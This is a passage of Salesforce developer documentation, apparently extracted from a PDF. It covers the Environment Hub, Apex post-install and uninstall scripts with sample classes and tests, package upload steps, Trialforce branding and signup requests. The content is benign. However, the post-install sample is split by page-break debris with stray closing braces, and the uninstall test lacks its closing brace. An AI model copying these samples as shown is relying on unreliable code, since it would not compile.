Answers to common questions about the Environment Hub.

[Can I use the Environment Hub in Lightning Experience?](#)

[Where do I install the Environment Hub?](#)

[Is My Domain required to use the Environment Hub?](#)

No, My Domain isn't required. But if you don't set up My Domain, you can't connect existing orgs to the Environment Hub or use single sign-on to log in to member orgs. Salesforce recommends setting up My Domain when you configure the Environment Hub.

[Can I install the Environment Hub in more than one org?](#)

[Can I enable the Environment Hub in a sandbox org?](#)

[What kinds of orgs can I create in the Environment Hub?](#)

[How is locale determined for the orgs I create in the Environment Hub?](#)

[Are the orgs that I create in the Environment Hub the same as the ones I created in the Partner Portal?](#)

[Can an org be a member of multiple Environment Hubs?](#)

[Can I disable the Environment Hub?](#)

Can I use the Environment Hub in Lightning Experience?

Yes, both Salesforce Classic and Lightning Experience support the Environment Hub.

Where do I install the Environment Hub?

If you're an ISV partner, the Environment Hub is already installed in your Partner Business Org.

Otherwise, install the Environment Hub in an org that all your users can access, such as your CRM org. Do not install the Environment Hub in a Developer Edition org that contains your managed package. Doing so can cause problems when you upload a new package version or push an upgrade to customers.

Is My Domain required to use the Environment Hub?

No, My Domain isn't required. But if you don't set up My Domain, you can't connect existing orgs to the Environment Hub or use single sign-on to log in to member orgs. Salesforce recommends setting up My Domain when you configure the Environment Hub.

Can I install the Environment Hub in more than one org?

Yes, but you must manage each Environment Hub independently. Although Salesforce recommends one Environment Hub per company, several hubs could make sense for your company. For example, if you want to keep orgs that are associated with product lines separate.

Can I enable the Environment Hub in a sandbox org?

No, you can't enable the Environment Hub in a sandbox org. Enable the Environment Hub in a production org that all your users can access.

What kinds of orgs can I create in the Environment Hub?

You can create orgs for development, testing, and trials. ISV partners can also create partner edition orgs with increased limits, more storage, and other customizations to support app development. If you're a partner but don't see partner edition orgs in the Environment Hub, log a case in the [Partner Community](#).

Org Type	Best Used For	Expires After
Group Edition	Testing	30 days
Enterprise Edition	Testing	30 days
Professional Edition	Testing	30 days
Partner Developer Edition	Developing apps and Lightning components	Never
Partner Group Edition	Robust testing and customer demos	1 year, unless you request an extension
Partner Enterprise Edition	Robust testing and customer demos	1 year, unless you request an extension
Partner Professional Edition	Robust testing and customer demos	1 year, unless you request an extension
Trialforce Source Org	Creating Trialforce templates	1 year, unless you request an extension

Org Type	Best Used For	Expires After
Consulting Partner Edition	Customer demos	1 year, unless you request an extension

How is locale determined for the orgs I create in the Environment Hub?

Your Salesforce user locale determines the default locale of orgs that you create. For example, if your user locale is set to `English (United Kingdom)`, that is the default locale for the orgs you create. In this way, the orgs you create are already customized for the regions where they reside.

Are the orgs that I create in the Environment Hub the same as the ones I created in the Partner Portal?

Yes, the orgs are identical to the ones that you created in the Partner Portal. The Environment Hub uses the same templates, so the orgs come with the same customizations, such as higher limits and more licenses. You can also use the Environment Hub to create the same Group, Professional, and Enterprise Edition orgs that customers use. That way, you can test your app against realistic customer implementations.

Can an org be a member of multiple Environment Hubs?

No, an org can be a member of only one Environment Hub at a time. After you connect an org to the Environment Hub, you must contact Salesforce Customer Support to break the association.

Can I disable the Environment Hub?

After you install the Environment Hub in an org, you can't disable it. However, you can hide the Environment Hub from users. Go to Setup and enter `App Menu` in to the Quick Find box, and then select **App Menu**. From the App Menu, you can choose whether to hide an app or make it visible.

Considerations for the Environment Hub in Lightning Experience

Be aware of these considerations when creating and managing orgs in the Environment Hub.

List View Limitations

You can't filter hub members by org expiration date when creating or updating list views in Lightning Experience. If you have an existing list view that includes org expiration date in its filter criteria, that list view won't work in Lightning Experience. To filter hub members by org expiration date, switch to Salesforce Classic and then use the list view.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Resolving Apex Test Failures

Package installs or upgrades may fail for not passing Apex test coverage. However, some of these failures can be ignored. For example, a developer might write an Apex test that makes assumptions about a subscriber's data.

If you're a subscriber whose installation is failing due to an Apex test, contact the developer of the package for help.

If you're a developer and an install fails due to an Apex test failure, check for the following:

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

- Make sure that you are staging all necessary data required for your Apex test, instead of relying on subscriber data that exists.
- If a subscriber creates a validation rule, required field, or trigger on an object referenced by your package, your test might fail if it performs DML on this object. If this object is created only for testing purposes and never at runtime, and the creation fails due to these conflicts, you might be safe to ignore the error and continue the test. Otherwise, contact the customer and determine the impact.

Running Apex on Package Install/Upgrade

App developers can specify an Apex script to run automatically after a subscriber installs or upgrades a managed package. This makes it possible to customize the package install or upgrade, based on details of the subscriber's organization. For instance, you can use the script to populate custom settings, create sample data, send an email to the installer, notify an external system, or kick off a batch operation to populate a new field across a large set of data. For simplicity, you can only specify one post install script. It must be an Apex class that is a member of the package.

The post install script is invoked after tests have been run, and is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script appear to be done by your package. You can access this user by using `UserInfo`. You will only see this user at runtime, not while running tests.

If the script fails, the install/upgrade is aborted. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the install/upgrade details will be unavailable.

The post install script has the following additional properties.

- It can initiate batch, scheduled, and future jobs.
- It can't access Session IDs.
- It can only perform callouts using an async operation. The callout occurs after the script is run and the install is complete and committed.

 **Note:** You can't run a post install script in a new trial organization provisioned using Trialforce. The script only runs when a subscriber installs your package in an existing organization.

[How does a Post Install Script Work?](#)

[Example of a Post Install Script](#)

[Specifying a Post Install Script](#)

How does a Post Install Script Work?

A post install script is an Apex class that implements the `InstallHandler` interface. This interface has a single method called `onInstall` that specifies the actions to be performed on installation.

```
global interface InstallHandler {
    void onInstall(InstallContext context)
}
```

The `onInstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the installation takes place.
- The user ID of the user who initiated the installation.
- The version number of the previously installed package (specified using the `Version` class). This is always a three-part number, such as 1.2.0.
- Whether the installation is an upgrade.

- Whether the installation is a push.

The context argument is an object whose type is the `InstallContext` interface. This interface is automatically implemented by the system. The following definition of the `InstallContext` interface shows the methods you can call on the context argument.

```
global interface InstallContext {
    ID organizationId();
    ID installerId();
    Boolean isUpgrade();
    Boolean isPush();
    Version previousVersion();
}
```

Version Methods and Class

You can use the methods in the `System.Version` class to get the version of a managed package and to compare package versions. A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every non-patch release. Major and minor number increases will always use a patch number of 0.

The following are instance methods for the `System.Version` class.

Method	Arguments	Return Type	Description
<code>compareTo</code>	<code>System.Version version</code>	Integer	Compares the current version with the specified version and returns one of the following values: <ul style="list-style-type: none"> • Zero if the current package version is equal to the specified package version • An Integer value greater than zero if the current package version is greater than the specified package version • An Integer value less than zero if the current package version is less than the specified package version <p>If a two-part version is being compared to a three-part version, the patch number is ignored and the comparison is based only on the major and minor numbers.</p>
<code>major</code>		Integer	Returns the major package version of the calling code.
<code>minor</code>		Integer	Returns the minor package version of the calling code.
<code>patch</code>		Integer	Returns the patch package version of the calling code or <code>null</code> if there is no patch version.

The `System` class contains two methods that you can use to specify conditional logic, so different package versions exhibit different behavior.

- `System.requestVersion`: Returns a two-part version that contains the major and minor version numbers of a package. Using this method, you can determine the version of an installed instance of your package from which the calling code is referencing your package. Based on the version that the calling code has, you can customize the behavior of your package code.
- `System.runAs(System.Version)`: Changes the current package version to the package version specified in the argument.

When a subscriber has installed multiple versions of your package and writes code that references Apex classes or triggers in your package, they must select the version they are referencing. You can execute different code paths in your package's Apex code based on the version setting of the calling Apex code making the reference. You can determine the calling code's package version setting by calling the `System.requestVersion` method in the package code.

[Apex Developer Guide: Version Class](#)

Example of a Post Install Script

The following sample post install script performs these actions on package install/upgrade.

- If the previous version is null, that is, the package is being installed for the first time, the script:
 - Creates a new Account called “Newco” and verifies that it was created.
 - Creates a new instance of the custom object Survey, called “Client Satisfaction Survey”.
 - Sends an email message to the subscriber confirming installation of the package.
- If the previous version is 1.0, the script creates a new instance of Survey called “Upgrading from Version 1.0”.
- If the package is an upgrade, the script creates a new instance of Survey called “Sample Survey during Upgrade”.
- If the upgrade is being pushed, the script creates a new instance of Survey called “Sample Survey during Push”.

```
global class PostInstallClass implements InstallHandler {
    global void onInstall(InstallContext context) {
        if(context.previousVersion() == null) {
            Account a = new Account(name='Newco');
            insert(a);

            Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
            insert obj;

            User u = [Select Id, Email from User where Id =:context.installerID()];
            String toAddress= u.Email;
            String[] toAddresses = new String[]{toAddress};
            Messaging.SingleEmailMessage mail =
                new Messaging.SingleEmailMessage();
            mail.setToAddresses(toAddresses);
            mail.setReplyTo('support@package.dev');
            mail.setSenderDisplayName('My Package Support');
            mail.setSubject('Package install successful');
            mail.setPlainTextBody('Thanks for installing the package.');
```

```
            Messaging.sendEmail(new Messaging.Email[] { mail });
        }
        else
            if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
                Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
                insert(obj);
            }
    }
}
```

```

    }
    if(context.isUpgrade()) {
        Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
        insert obj;
    }
    if(context.isPush()) {
        Survey__c obj = new Survey__c(name='Sample Survey during Push');
        insert obj;
    }
}
}

```

You can test a post install script using the new `testInstall` method of the `Test` class. This method takes the following arguments.

- A class that implements the `InstallHandler` interface.
- A `Version` object that specifies the version number of the existing package.
- An optional Boolean value that is `true` if the installation is a push. The default is `false`.

This sample shows how to test a post install script implemented in the `PostInstallClass` Apex class.

```

@isTest
static void testInstallScript() {
    PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
    Test.testInstall(postinstall, new Version(1,0), true);
    List<Account> a = [Select id, name from Account where name = 'Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
}

```

Specifying a Post Install Script

Once you have created and tested the post install script, you can specify it in the **Post Install Script** lookup field on the Package Detail page. In subsequent patch releases, you can change the contents of the script but not the Apex class.

The class selection is also available via the Metadata API as `Package.postInstallClass`. This is represented in `package.xml` as a `<postInstallClass>foo</postInstallClass>` element.

Running Apex on Package Uninstall

App developers can specify an Apex script to run automatically after a subscriber uninstalls a managed package. This makes it possible to perform cleanup and notification tasks based on details of the subscriber's organization. For simplicity, you can only specify one uninstall script. It must be an Apex class that is a member of the package.

The uninstall script is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script will appear to be done by your package. You can access this user by using `UserInfo`. You will only see this user at runtime, not while running tests.

If the script fails, the uninstall continues but none of the changes performed by the script are committed. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the uninstall details will be unavailable.

The uninstall script has the following restrictions. You can't use it to initiate batch, scheduled, and future jobs, to access Session IDs, or to perform callouts.

[How does an Uninstall Script Work?](#)

[Example of an Uninstall Script](#)

[Specifying an Uninstall Script](#)

How does an Uninstall Script Work?

An uninstall script is an Apex class that implements the `UninstallHandler` interface. This interface has a single method called `onUninstall` that specifies the actions to be performed on uninstall.

```
global interface UninstallHandler {
    void onUninstall(UninstallContext context)
}
```

The `onUninstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the uninstall takes place.
- The user ID of the user who initiated the uninstall.

The context argument is an object whose type is the `UninstallContext` interface. This interface is automatically implemented by the system. The following definition of the `UninstallContext` interface shows the methods you can call on the context argument.

```
global interface UninstallContext {
    ID organizationId();
    ID uninstallerId();
}
```

Example of an Uninstall Script

The sample uninstall script below performs the following actions on package uninstall.

- Inserts an entry in the feed describing which user did the uninstall and in which organization
- Creates and sends an email message confirming the uninstall to that user

```
global class UninstallClass implements UninstallHandler {
    global void onUninstall(UninstallContext ctx) {
        FeedItem feedPost = new FeedItem();
        feedPost.parentId = ctx.uninstallerID();
        feedPost.body = 'Thank you for using our application!';
        insert feedPost;

        User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
        String toAddress= u.Email;
        String[] toAddresses = new String[] {toAddress};
        Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
        mail.setToAddresses(toAddresses);
        mail.setReplyTo('support@package.dev');
        mail.setSenderDisplayName('My Package Support');
        mail.setSubject('Package uninstall successful');
        mail.setPlainTextBody('Thanks for uninstalling the package.');
```

```
        Messaging.sendEmail(new Messaging.Email[] { mail });
    }
}
```

You can test an uninstall script using the `testUninstall` method of the `Test` class. This method takes as its argument a class that implements the `UninstallHandler` interface.

This sample shows how to test an uninstall script implemented in the `UninstallClass` Apex class.

```
@isTest
static void testUninstallScript() {
    Id UninstallerId = UserInfo.getUserId();
    List<FeedItem> feedPostsBefore =
        [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
    Test.testUninstall(new UninstallClass());
    List<FeedItem> feedPostsAfter =
        [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
    System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
        'Post to uninstaller failed.');
```

Specifying an Uninstall Script

Once you have created and tested the uninstall script and included it as a member of your package, you can specify it in the **Uninstall Script** lookup field on the Package Detail page. In subsequent patch releases, you can change the contents of the script but not the Apex class.

The class selection is also available via the Metadata API as `Package.uninstallClass`. This is represented in `package.xml` as an `<uninstallClass>foo</uninstallClass>` element.

Developing App Documentation

Salesforce recommends publishing your app on AppExchange with the following types of documentation:

Configure Option

You can include a **Configure** option for installers. This option can link to installation and configuration details, such as:

- Provisioning the external service of a composite app
- Custom app settings

The **Configure** option is included in your package as a custom link. You can create a custom link for your home page layouts and add it to your package.

1. Create a custom link to a URL that contains configuration information or a Visualforce page that implements configuration. When you create your custom link, set the display properties to `Open in separate popup window` so that the user returns to the same Salesforce page when done.
2. When you create the package, choose this custom link in the `Configure Custom Link` field of your package detail.

Data Sheet

Give installers the fundamental information they need to know about your app before they install.

Customization and Enhancement Guide

Let installers know what they must customize after installation as part of their implementation.

Custom Help

You can provide custom help for your custom object records and custom fields.

EDITIONS

[Understanding Packages](#)

[Assigning Force.com AppExchange Publishers](#)

Assigning Force.com AppExchange Publishers

Users that publish packages on the AppExchange must have the following user permissions:

Create Force.com AppExchange packages

Allows a user to create packages and add components to it.

Upload Force.com AppExchange Packages

Allows a user to upload and register or publish packages to the AppExchange.

The System Administrator profile automatically has both these permissions. Determine which of your users should have these permissions and add them to the appropriate user profiles or permission sets.

Convert Unmanaged Packages to Managed

Your organization may already have uploaded and registered packages on Force.com AppExchange directory. All packages uploaded prior to the Winter '07 release are unmanaged, meaning they cannot be upgraded in the installer's organization. You can convert them to managed packages by configuring your organization for managed packages and choosing a package to be managed. This allows you to notify installers when an upgrade is ready for them to install.

Before you convert an existing package to managed, notify your current installers of how to save their data:

1. Export all the data from the previous, unmanaged version of the package.
2. Uninstall the unmanaged package.
3. Install the new managed version of the package.
4. Import all the exported data into the new managed package.

 **Note:** Note to installers: if you have made customizations to an installation of an unmanaged package, make a list of these customizations before uninstalling since you may want to implement them again. However, some customizations will not be possible with a managed package. See the [Force.com Quick Reference for Developing Packages](#).

To convert an unmanaged package into a managed package:

1. [Enable managed packages](#) for your organization.
2. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**.
3. Edit the package that you want to make managed, then select **Managed**.

 **Warning:** Converting an unmanaged package to managed requires registering a namespace prefix that affects the API names of uniquely named package components such as custom fields or s-controls. S-controls stored in the s-control library or the Documents tab that do not use the Force.com API still function properly after you register a namespace prefix. However, s-controls stored outside of your organization or s-controls that use the Force.com API to call Salesforce may require some fine-tuning. For more information, see [S-control](#) in the *Object Reference*.

[Publishing Packages FAQ](#)

Prepare Your Apps for Distribution

When you're ready to distribute your package, determine if you want to release a managed or unmanaged package. For more information about the different types of releases, see the [ISVforce Guide](#).

1. Create a package:
 - a. From Setup, enter *Packages* in the *Quick Find* box, then select **Packages**.
 - b. Click **New**.
 - c. Enter a name for your package. This does not have to be the same name that appears on AppExchange.
 - d. From the drop-down menu, select the default language of all component labels in the package.
 - e. Optionally, choose a custom link from the *Configure Custom Link* field to display configuration information to installers of your app. You can select a predefined custom link to a URL or s-control that you have created for your home page layouts; see the [Configure Option](#) on page 6231. The custom link displays as a **Configure** link within Salesforce on the Force.com AppExchange Downloads page and app detail page of the installer's organization.
 - f. Optionally, in the *Notify on Apex Error* field, enter the username of the person who should receive an email notification if an exception occurs in *Apex* that is not caught by the Apex code. If you do not specify a username, all uncaught exceptions generate an email notification that is sent to Salesforce. This is only available for managed packages. For more information, see [Handling Apex Exceptions in Managed Packages](#) on page 5847.

 **Note:** Apex can only be packaged from Developer, Enterprise, Unlimited, and Performance Edition organizations.
 - g. Optionally, in the *Notify on Packaging Error* field, enter the email address of the person who receives an email notification if an error occurs when a subscriber's attempt to install, upgrade, or uninstall a packaged app fails. This field appears only if packaging error notifications are enabled. To enable notifications, contact your Salesforce representative.
 - h. Optionally, enter a description that describes the package. You will have a chance to change this description before you upload it to AppExchange.
 - i. Optionally, specify a post install script. This is an Apex script that runs in the subscriber organization after the package is installed or upgraded. For more information, see [Running Apex on Package Install/Upgrade](#).
 - j. Optionally, specify an uninstall script. This is an Apex script that runs in the subscriber organization after the package is uninstalled. For more information, see [Running Apex on Package Uninstall](#).
 - k. Click **Save**.
2. Salesforce sets your package API access privileges to *Unrestricted*. You can change this setting to further restrict API access of Salesforce components in the package. For more information, see [Manage API and Dynamic Apex Access in Packages](#) on page 6212.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create packages:

- "Create AppExchange Packages"

To upload packages:

- "Upload AppExchange Packages"

3. Add the necessary components for your app.

a. Click **Add Components**.

b. From the drop-down list, choose the type of component you want to add to your package.

- At the top of the list, click a letter to display the contents of the sorted column that begin with that character.
- If available, click the **Next Page** (or **Previous Page**) link to go to the next or previous set of components.
- If available, click **fewer** or **more** at the bottom of the list to view a shorter or longer display list.

c. Select the components you want to add.

 **Note:** Some components cannot be added to  Managed - Released packages. For a list of these components, see [Developing Packages for Distribution](#).

S-controls cannot be added to packages with restricted API access.

d. Click **Add To Package**.

e. Repeat these steps until you have added all the components you want in your package.

 **Note:**

- Some related components are automatically included in the package even though they may not display in the Package Components list. For example, when you add a custom object to a package, its custom fields, page layouts, and relationships with standard objects are automatically included. For a complete list of components Salesforce automatically includes, see the [ISVforce Guide](#).
- When you package a joined report, each block is included in the package. Although the blocks appear in the package as reports, when you click on a block, you see an error message that you have “insufficient privileges” to view the report. This is expected behavior. Instead, click on the name of the joined report to run it.

4. Optionally, click **View Dependencies** and review a list of components that rely on other components, permissions, or preferences within the package. An entity may include such things as an s-control, a standard or custom field, or an organization-wide setting like multicurrency. Your package cannot be installed unless the installer has the listed components enabled or installed. For more information on dependencies, see [Understanding Dependencies](#) on page 6215. Click **Done** to return to the Package detail page.

 **Note:** You cannot upload packages that contain any of the following:

- Workflow rules or workflow actions (such as field updates or outbound messages) that reference record types.
- Reports that reference record types on standard objects.

5. Click **Upload**.

 **Note:** If you are creating a managed package to publish on AppExchange, you must certify your application before you package it. For more information, see [Security Review](#) on AppExchange.

6. On the Upload Package page, do the following:

a. Enter a `Version Name`. As a best practice, it's useful to have a short description and the date.

b. Enter a `Version Number` for the upload, such as `1.0`. The format is `majorNumber.minorNumber`.

 **Note:** If you're uploading a new patch version, you can't change the patch number.

The version number represents a release of a package. This field is required for managed and unmanaged packages. For a managed package, the version number corresponds to a Managed - Released upload. All beta uploads use the same version

number until you upload a Managed - Released package version with a new version number. For example, the following is a sequence of version numbers for a series of uploads.

Upload Sequence	Type	Version Number	Notes
First upload	Managed - Beta	1.0	The first Managed - Beta upload.
Second upload	Managed - Released	1.0	A Managed - Released upload. Note that the version number does not change.
Third upload	Managed - Released	1.1	Note the change of minor release number for this Managed - Released upload.
Fourth upload	Managed - Beta	2.0	The first Managed - Beta upload for version number 2.0. Note the major version number update.
Fifth upload	Managed - Released	2.0	A Managed - Released upload. Note that the version number does not change.

c. For managed packages, select a **Release Type**:

- Choose **Managed - Released** to upload an upgradeable version. After upload, some attributes of Salesforce components are locked.
- Choose **Managed - Beta** if you want to upload a version of your package to a small sampling of your audience for testing purposes. You'll still be able to change the components and upload additional beta versions.

 **Note:** Beta packages can only be installed in Developer Edition or sandbox organizations, and thus can't be pushed to customer organizations.

d. Change the **Description**, if necessary.

e. Optionally, specify a link to release notes for the package. Click **URL** and enter the details in the text field that appears. This link will be displayed during the installation process, and on the Package Details page after installation.

 **Note:** As a best practice, this should point to an external URL, so you can make the information available to customers in advance of the release, and update it independently of the package.

f. Optionally, specify a link to post install instructions for the package. Click **URL** or **Visualforce page** and enter the details in the text field that appears. This link will be displayed on the Package Details page after installation.

 **Note:** As a best practice, this should point to an external URL, so you can update the information independently of the package.

g. Optionally, enter and confirm a password to share the package privately with anyone who has the password. Don't enter a password if you want to make the package available to anyone on AppExchange and share your package publicly.

h. Salesforce automatically selects the requirements it finds. In addition, select any other required components from the **Package Requirements** and **Object Requirements** sections to notify installers of any requirements for this package.

i. Click **Upload**.

7. Once your upload is complete you can do any of the following.

- Click **Change Password** link to change the password option.

- Click **Deprecate** to prevent new installations of this package while allowing existing installations to continue operating.

 **Note:** You cannot deprecate the most recent version of a managed package.

When you deprecate a package, remember to remove it from AppExchange as well. See “Removing Apps from AppExchange” in the AppExchange online help.

- Click **Undeprecate** to make a deprecated version available for installation again.

You will receive an email that includes an installation link when your package has been uploaded successfully.

 **Note:**

- When using the install URL, the old installer is displayed by default. You can customize the installation behavior by modifying the installation URL you provide your customers.
 - To access the new installer, append the text `&newui=1` to the installation URL.
 - To access the new installer with the "All Users" option selected by default, append the additional text `&p1=full` to the installation URL.
- If you uploaded from your Salesforce production organization, notify installers who want to install it in a sandbox organization to replace the “login.salesforce.com” portion of the installation URL with “test.salesforce.com.”

Why Use Trialforce?

Trialforce lets you provision a free trial of your offering quickly and easily. Each time a trial is provisioned, Trialforce creates a lead in the License Management App, which helps you track usage and convert prospects into paying customers. With Trialforce, you can:

- Run your own marketing campaign to maximize customer reach and adoption.
- Customize your offering, including branding, functionality, design, data, and trial experience.
- Manage trials for multiple offerings, versions, and editions from one convenient place.
- Let customers, including non-admin users, try your app or component without logging in to their production environment.

[Setting Up Custom Branding for Trialforce](#)

App developers using Trialforce to create new trials of their product can optionally set up a branded login site and system emails. By branding these areas with your company’s look and feel, users of your application are immersed in your brand from sign-up to login. Use custom branding for non-CRM apps, not for apps that extend Salesforce CRM and require Salesforce standard objects, such as Leads, Opportunities, and Cases.

[Trialforce Source Organizations](#)

[New Trialforce Source Organization](#)

[Edit Trialforce Source Organization](#)

[Trialforce](#)

Setting Up Custom Branding for Trialforce

App developers using Trialforce to create new trials of their product can optionally set up a branded login site and system emails. By branding these areas with your company's look and feel, users of your application are immersed in your brand from sign-up to login. Use custom branding for non-CRM apps, not for apps that extend Salesforce CRM and require Salesforce standard objects, such as Leads, Opportunities, and Cases.

A branded login page enables you to specify your login domain and login site.

- A login domain ends with `.cloudforce.com`, so if your company name is "mycompany," your login domain is `mycompany.cloudforce.com`.
- Your custom login site includes your text and company logo and mobile-friendly versions of your login site.

Branded emails allow you to specify fields in system-generated emails so that your company name, address, and other pertinent details are used in email correspondence. You can create multiple branded email sets for different campaigns or customer segments.

 **Note:** To configure branding, you must be logged in to a Trialforce Management Organization (TMO). To get your TMO, log a case in the [Partner Community](#). Branding is not available for Trialforce Source Orgs created in the Environment Hub.

[Trialforce Branded Login Site](#)

[Trialforce Branded Email Sets](#)

Trialforce Branded Login Site

Use the Trialforce Branded Login Site page to create, publish, and edit a login page that has your company's look and feel.

- If you haven't set up a login site yet, click **Set Up Login Site**.
- If you've already set up a login site, click **Publish** to make the site available, or **Launch Site Editor** to make changes.

[Trialforce Login Site Domain](#)

[Creating a Branded Login Page](#)

[Trialforce Login Branding Editor](#)

Trialforce Login Site Domain

Choose a subdomain where customers will log into your application. Usually the subdomain is the name of your company.

1. In the field provided, enter a name.
2. Click **Check Availability**.
3. Accept the terms of use.

4. Click **Save and Launch Editor**.

Creating a Branded Login Page

Customers typically log in to your app using the traditional `login.salesforce.com` site. A branded login page enables you to customize this domain and parts of this login page so you can provide a branded experience for your customers. Your custom login site includes your text and company logo, and mobile-friendly versions of your login site as well.

To create a branded login page:

1. Log in to your Trialforce Management Organization.
2. From Setup, enter *Login Site* in the **Quick Find** box, then select **Login Site**.
3. Click **Set Up Login Site**.
4. Select a subdomain for your login site by providing a name in the field provided. Usually this is the name of your company.

Note: A login domain ends with `.cloudforce.com`, so if your company name is "mycompany," your login domain is `mycompany.cloudforce.com`.

5. Check the availability of the domain and then accept the terms of use.
6. Click **Save and Launch Editor**.
7. Use the Login Brand Editor to change how your login page looks. For additional help using the editor, click **Help for this Page**.
8. Click **Save and Close**.
9. If you're ready to make these changes available to your TSO, click **Publish**. Otherwise your changes are saved and you can publish later.

Trialforce Login Branding Editor

Use the Login Branding Editor to design your login pages.

1. Log into your Trialforce Management Organization.
2. From Setup, enter *Login Site* in the **Quick Find** box, then select **Login Site**.
3. At the top of the editor, click the tab for the login page size: **Desktop** or **Mobile**.
4. In the left pane, expand the Page Header node and click **Select File** to choose your company logo for each size screen your app supports.
5. In the **Logo Link > Use custom link** field, optionally, enter a web address to be used when a customer clicks your logo, such as your corporate website. The URL must start with `http://` or `https://`. If you leave this field blank, your logo will not have a link.
6. Expand the Page Content node and paste the URL of the trial sign-up link into the **Trial Sign-Up Link > Use custom link** field. This is the link your prospects will click to request a free trial on your website. Typically, ISVs create a separate sign-up page for this purpose.
7. Provide URLs for the right and bottom of the page. If you leave these fields blank, the frames default to the ones used on the Salesforce login page.
8. Expand the page footer and provide your company name and font color.
9. Expand the page background node and provide a background image and color.
10. At the top of the page click **Save and Close**.

11. On the Branded Login Site page, click **Preview** for the size of the page you want to see. Make sure your login page appears correct for each login page your app supports.

Trialforce Branded Email Sets

Trialforce Email Branding allows you to modify system-generated emails so that they appear to come from your company rather than from Salesforce. Trialforce Email Branding only applies to users who sign up for your application through Trialforce.

Each Trialforce source organization comes with a standard set of email notifications that are sent to customers. For example, customers get an email notification when they first sign up, or when they reset their password. You don't have to rewrite all of these system-generated emails yourself. Just provide the values for the fields and the system takes care of the rest.

[Edit Trialforce Branded Email Set](#)

Edit Trialforce Branded Email Set

To begin, click **New Email Set** or **Edit** next to an existing email set.

1. Fill in the fields with your company info.
2. In the Preview Emails area, click through the different types of generated emails and make sure they read correctly.
3. Click **Save**.
4. If you're ready to make these emails available to your Trialforce source organizations, click **Publish**. Otherwise your changes are saved and you can publish later.

Trialforce Source Organizations

The Trialforce Source Organizations page helps you create and manage your Trialforce source organizations.

- To create a new source organization, click **New**.
- If you have an existing source organization you want to use, click **Login**.
- To edit an existing source organization, click **Edit**.

New Trialforce Source Organization

To create a new source organization:

1. Enter a new username and email address for the administrator account.
2. Enter the source organization name and select the branding.
3. Click **Create**.

Edit Trialforce Source Organization

To edit a Trialforce source organization:

1. Enter the source organization name and select the branding.
2. Click **Save**.

Trialforce

To create a Trialforce template:

1. Click **New Trialforce Template**.
2. Specify a description of the template and whether to include data in the dialog that appears.
3. Click **Save**.

You receive an email with the organization ID of the new template after it's generated. You must submit the template for review before you can use it to sign up trial organizations. Remember to generate a new template each time you make updates to your TSO so that your trials always reflect the most recent state.

 **Note:** You can create a Trialforce template only if your TSO is less than 256 MB.

Each Trialforce template has a status with one of the following values.

In Progress

When a Trialforce template is first created, it always has this status. It then moves to either Success or Error status.

Success

The Trialforce template can be used to create trial organizations.

Error

The Trialforce template cannot be used because something has gone wrong and debugging is required.

Deleted

The Trialforce template is no longer available for use. Deleted templates are removed during system updates.

Creating Signups using the API

You can use API calls to the SignupRequest object to create trial organizations for prospective customers. When creating trial organizations (or signups) using a web form, there's no way to customize the signup process or track its status. Using the API, you can collect and analyze detailed information on all signups from your business organization. This gives you more control over the signup process, and enhanced visibility into your prospective customers. For example, you can:

- Run reports and collect metrics, such as the number of signups per day or the number of signups in different countries.
- Customize the SignupRequest object to add fields of special interest to your company.
- Create triggers to initiate specific actions, such as sending an email notification, whenever a new signup request is made.
- Enable signups from a wide range of client applications and devices, so you have additional channels for customer acquisition.

To start creating new signups using the API:

1. Create a Trialforce Source Organization (TSO) from your Trialforce Management Organization.
2. Install your app in the TSO, along with any sample data that might be useful for the trial.
3. Configure the TSO as you want your customers to experience it, including specifying any custom branding.
4. Create a Trialforce template from the TSO.
5. File a case to activate this feature.
 - a. Log in to the [Partner Community](#).
 - b. Under the Support tab, click **New Case**.
 - c. Select the **AppExchange and Feature Requests > Trialforce** category.
 - d. In the description, provide the following details.
 - the organization ID of your TSO
 - the template ID of the Trialforce template you want to use
 - the organization you plan to use for creating signups (so the appropriate user permission can be enabled)

Note: Although you can create new signups from any organization with the appropriate permissions, we recommend doing so from your business organization. You can then easily integrate signup data with your existing business processes. For example, you can create a workflow rule to convert each signup request into a lead or run reports to track the number of signups in a given period.

You'll be notified by email once the template is approved. It can then be used to create new signups by making API calls to the SignupRequest object. See below for details of the SignupRequest object and a code sample demonstrating its use. For more information on working with objects, see the [Object Reference for Salesforce and Force.com](#)

USER PERMISSIONS

To create or view signup requests:

- "Signup Request API"

[Signup Request Home](#)

[Creating a Signup Request](#)

[Viewing Signup Request Details](#)

Signup Request Home

 **Note:** You are limited to 20 sign-ups per day. If you need to make additional sign-ups, log a case in the Partner Community.

The Signup Requests tab displays the signup requests home page. From this page, you can perform the following actions.

- Create a new signup. If you using a Trialforce template to create the signup, make sure the template has been approved.
- View the details of a previous signup, including its history and approval status.
- Create new views to display signups matching criteria that you specify.

Creating a Signup Request

1. Select **Signup Request** from the Create New drop-down list in the sidebar, or click **New** next to **Recent Signup Requests** on the signup requests home page.
2. Enter the information for the signup request.
